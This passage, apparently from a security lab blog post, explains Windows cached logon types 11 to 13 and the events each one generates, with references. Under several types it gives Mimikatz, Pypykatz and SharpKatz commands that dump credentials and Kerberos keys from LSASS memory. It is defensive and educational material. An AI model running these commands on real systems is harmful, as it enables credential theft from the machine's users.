


Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```




Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```




Extract Credentials using Sharpkatz

Logon Type 11 : CachedInteractive

Logon Type 11 event is generated when a user login to the machine via console and the credentials are validated through cached credentials means either the user is not connected to the organizational network or the domain controller is not reachable. Windows support logon using cached credentials for roaming users to make their life easy when they are disconnected from the organizational network.

For our demonstration, we have modified the DNS setting on the machine and tried to logon to the machine so that the machine validates the credentials from the cache instead of a domain controller. We can see in the below screenshot that it has generated a Logon Type 11 event.




CachedInteractive Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug
sekurlsa::ekeys
```




Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```




Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```




Extract Credentials using Sharpkatz

Logon Type 12 : CachedRemoteInteractive

Logon Type 12 event is generated when a user login to the machine remotely via RDP (using Remote Desktop or Terminal Service or Remote Assistance) and the credentials are validated through cached credentials means either the user is not connected to the organizational network or the domain controller is not reachable. Windows support logon using cached credentials for roaming users to make their life easy when they are disconnected from the organizational network.

For our demonstration, we have modified the DNS setting on the machine and tried to logon to the machine so that the machine validates the credentials from the cache instead of a domain controller. We can see in the below screenshot that it has generated a Logon Type 12 event.



CachedRemoteInteractive Logon Event

Note: We were not able to extract the credentials for the CachedRemoteInteractive logon type.

Logon Type 13 : CachedUnlocked

Logon Type 13 event is generated when a user tries to unlock a locked machine and the credentials are validated through cached credentials means either the user is not connected to the organizational network or the domain controller is not reachable. Windows support logon using cached credentials for roaming users to make their life easy when they are disconnected from the organizational network.

Note: We were not able to replicate the event in our lab.

References

https://www.ultimatewindowssecurity.com/securitylog/book/page.aspx?spid=chapter3

https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication

https://eventlogxp.com/blog/logon-type-what-does-it-mean/

https://www.itprotoday.com/security/q-what-are-different-windows-logon-types-can-show-windows-event-log

https://twitter.com/SteveSyfuhs/status/1297957799079510018

https://twitter.com/jepaynemsft/status/1012815189345857536

Thanks for reading the post.